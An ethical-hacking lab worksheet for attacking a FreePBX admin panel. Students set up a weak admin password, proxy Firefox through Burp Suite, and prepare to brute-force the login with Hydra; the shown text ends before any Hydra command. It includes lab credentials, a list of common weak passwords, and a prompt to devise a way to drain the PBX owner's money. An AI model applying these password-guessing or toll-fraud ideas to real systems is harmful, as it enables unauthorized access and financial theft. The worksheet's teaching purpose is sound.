

**LESSON TITLE:** Lab – PBX Scenario

**WARNING:**

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

**Level:**

- ☐ Beginner  
☒ Intermediate

**Time Required:** 120 minutes

☐ Advanced

**Audience:** ☒ Instructor-led

☐ Self-taught

**Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:**

Demonstrate of hacking PBX admin system with the help of BurpSuite and hydra.

**Materials List:**

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

**Introduction**

In this lab, we will be performing hacking of PBX admin system where we will make use of BurpSuite and hydra, in order to hack admin panel password of PBX system.

Systems and Tools Used:

- Kali Linux (*u: root, p: toor*)
  - BurpSuite
  - Hydra
- PBX system
- Windows 7 (*u: Administrator, p: Pa\$\$w0rd*)
- **Power down all other systems**

➤ A PBX (Private Branch Exchange) system is a communication system commonly used in businesses and organizations to manage incoming and outgoing phone calls. It serves as an internal telephone network within an organization, allowing for efficient communication between employees and external parties.

<b>Key Components of a PBX System:</b>
<b>PBX Hardware:</b> The core of the PBX system is the hardware that includes a switchboard or server responsible for call routing and switching. Traditional PBX systems used physical hardware, but modern systems often rely on software-based solutions.
<b>Extensions:</b> Extensions are individual phone lines or numbers assigned to employees within the organization. Each extension can have its own unique number and may be associated with specific features like voicemail, call forwarding, and more.
<b>Incoming and Outgoing Lines:</b> PBX systems are connected to both incoming and outgoing phone lines. Incoming lines are used to receive calls from external sources, while outgoing lines are used to make calls to external parties.
<b>Call Routing:</b> One of the primary functions of a PBX system is to route incoming calls to the appropriate extensions within the organization. This is typically done based on criteria such as the extension number dialed, time of day, or the caller's input.
<b>Voicemail:</b> Many PBX systems offer voicemail capabilities, allowing callers to leave messages when the intended recipient is unavailable. Users can retrieve and manage their voicemail messages through their extensions.
<b>Call Forwarding:</b> PBX systems often support call forwarding, which allows calls to be redirected to another extension or an external number when the recipient is unavailable.
<b>Conference Calling:</b> Some PBX systems support conference calling, enabling multiple parties to participate in a single call, which is especially useful for meetings and collaboration.
<b>Call Logging and Reporting:</b> PBX systems can record call data, including call duration, origin, and destination. This information can be valuable for tracking communication patterns and billing purposes.

➤ In summary, a PBX system is a crucial tool for managing communication within organizations, providing features and capabilities that improve efficiency and professionalism in handling phone calls. It plays a vital role in ensuring seamless communication both internally and externally.

MAKE SURE YOUR KALI LINUX IS UPDATE TO LATEST VERSION  
INORDER TO UPDATE KALI LINUX PLEASE FOLLOW THE STEPS IN TERMINAL  
**RUN THIS COMMAND IN TERMINAL >**

**gedit /etc/apt/sources.list**

**COPY 4 lines BELOW and delete everything which exist in previous file.**

**# See**

**deb http://http.kali.org/kali kali-rolling main contrib non-free**

**# Additional line for source packages**

**# deb-src http://http.kali.org/kali kali-rolling main contrib non-free**

**MAKE SURE TO SAVE IT AFTER PASTING IT**

**Update command**

**RUN THIS COMMAND IN TERMINAL >**

**wget -q -O - <https://archive.kali.org/archive-key.asc> | apt-key add**

**RUN THIS COMMAND IN TERMINAL >**

**Sudo apt update**

**RUN THIS COMMAND IN TERMINAL >**

**Sudo apt full-upgrade y**

Weak password: Imagine the PBX configuration interface is open and only protected by a password. If the administrator selected a weak password and it got known by the hacker, the hacker can log in to the system and mess up the configuration. Construct another approach to drain PBX owner's money

### **Module Activity Description:**

#### **Part Zero: Setup PBX**

1. Connect to Remote Console in PBX and Login via below credentials:

Username: root

Password: root@123



```
Last login: Wed Jan 12 22:19:32 on tty1

FreePBX
NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----+-----+-----+
| Interface | MAC Address | IP Addresses |
+-----+-----+-----+
| eth0      | 00:50:56:8A:98:E6 | 192.168.2.6   |
|           |                | fe80::250:56ff:fe8a:98e6 |
+-----+-----+-----+

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
http://www.freepbx.org/support-and-professional-services

+-----+
| This machine is not activated. Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules. |
|                               |
| If you already have a Deployment ID for this machine, simply run: |
|                               |
| fwconsole sysadmin activate deploymentid |
|                               |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the |
| Web UI) and create a new Deployment there. |
+-----+

[root@freepbx ~]#
```


---

**Question 1:** Please take a screenshot of the IP of the PBX server.

**Answer:**

---

**Open IP address in windows machine from another VM instance.**



1. Connect Windows Machine and Login in Administrator
2. Open Mozilla Firefox
3. Open IP address of PBX in URL

Welcome to FreePBX Administration!

### Initial Setup

Please provide the core settings that will be used to administer and update your system

**Administrator User**

Username: Admin user name  
Password: Admin password  
Confirm Password: Admin password

**System Notifications Email**

Notifications Email address: Email Address

**System Identification**

System Identifier: VoIP Server

**System Updates**

Automatic Module Updates: ☒ Enabled ☐ Email Only ☐ Disabled  
Automatic Module Security Updates: ☒ Enabled ☐ Email Only  
Send Security Emails For Unsigned Modules: ☒ Enabled ☐ Disabled  
Check for Updates every: Saturday Between 4am and 8am

**Setup System**

#### 4. Setup Weak Password:

Username: admin

Password: admin

Or

Password: msfadmin

Or

Password: 123456789

Or

Password: service

Or

Password: postgres

Or

Password: batman


**Remember:** The above credentials will be hacked in the further steps.

#### 5. Put your email address and click next.


**6. You will be presented with this screen**



**7. Click on FreePBX Administration and login via username: admin and password: admin, and click continue.**




**8. Setup all the incomplete steps by clicking submit, continue, YES or next. (Click any of the following buttons until you come up with the following screen)**



## Part One: Setup BurpSuite in Mozilla FireFox in Kali Linux

1. Open Mozilla Firefox.
2. Goto preferences.







3. Find “proxy” and select manual proxy.

Enter >> 127.0.0.1 and Put 8080 in port.

4. Make sure to save.






---

**Question 2:** What is the IP of the proxy and associated port number?

**Answer:**

---

## Part Two: Finding Field and error with the help of Burpsuite



When starting Burpsuite, click on Don't show again and further click on "OK" to proceed.

1. Start Burpsuite and Goto Proxy and Make sure the Intercept is On.

➤ What is Burp Suite?

Burp Suite is a popular and widely used software tool designed for web application security testing. It is developed by PortSwigger, a company specializing in web security tools. Burp Suite is primarily used by security professionals, including ethical hackers, penetration testers, and developers, to identify vulnerabilities and weaknesses in web applications.

The tool provides a comprehensive set of features that allow users to intercept, analyze, and modify web traffic between a web browser and a target application. It includes a proxy server that intercepts and manipulates HTTP/HTTPS requests and responses, along with various tools for performing tasks such as scanning for vulnerabilities, performing automated attacks, and analyzing application logic.

Burp Suite offers functionality for identifying common security issues like cross-site scripting (XSS), SQL injection, session hijacking, and more. It also allows for manual exploration and manipulation of web application components, such as parameters, cookies, and headers, to uncover potential vulnerabilities.


➤ What is Hydra?

Hydra is a versatile and powerful password cracking tool used for performing online brute-force and dictionary-based attacks. It is designed to automate the process of guessing and testing passwords for various login systems, protocols, and services. Hydra supports multiple protocols such as HTTP, FTP, SSH, Telnet, SMTP, and others.

The tool operates by systematically attempting different username and password combinations to gain unauthorized access to targeted accounts. It can utilize wordlists or custom dictionaries of potential passwords and can also perform password guessing by trying variations of known passwords.

Hydra is highly configurable, allowing users to specify the target service, the username list, the password list, and other parameters. It supports parallel connections and multiple threads, enabling it to test numerous login attempts simultaneously, making the cracking process more efficient.

It's important to note that Hydra is primarily used by security professionals, penetration testers, and system administrators to assess the strength of passwords and identify weak login credentials. However, it can also be abused by malicious actors for unauthorized access and illegal activities. Therefore, the usage of Hydra or any similar tool should strictly adhere to legal and ethical boundaries and only be employed with appropriate authorization.



2. Now Goto Mozilla Firefox and goto PBX admin panel, also click forward simultaneously, when opening PBX IP address in Mozilla Firefox
3. Click on FreePBX Administration.

---


**Question 3:** What is the purpose of using Burp Suite in this scenario?

**Answer:**

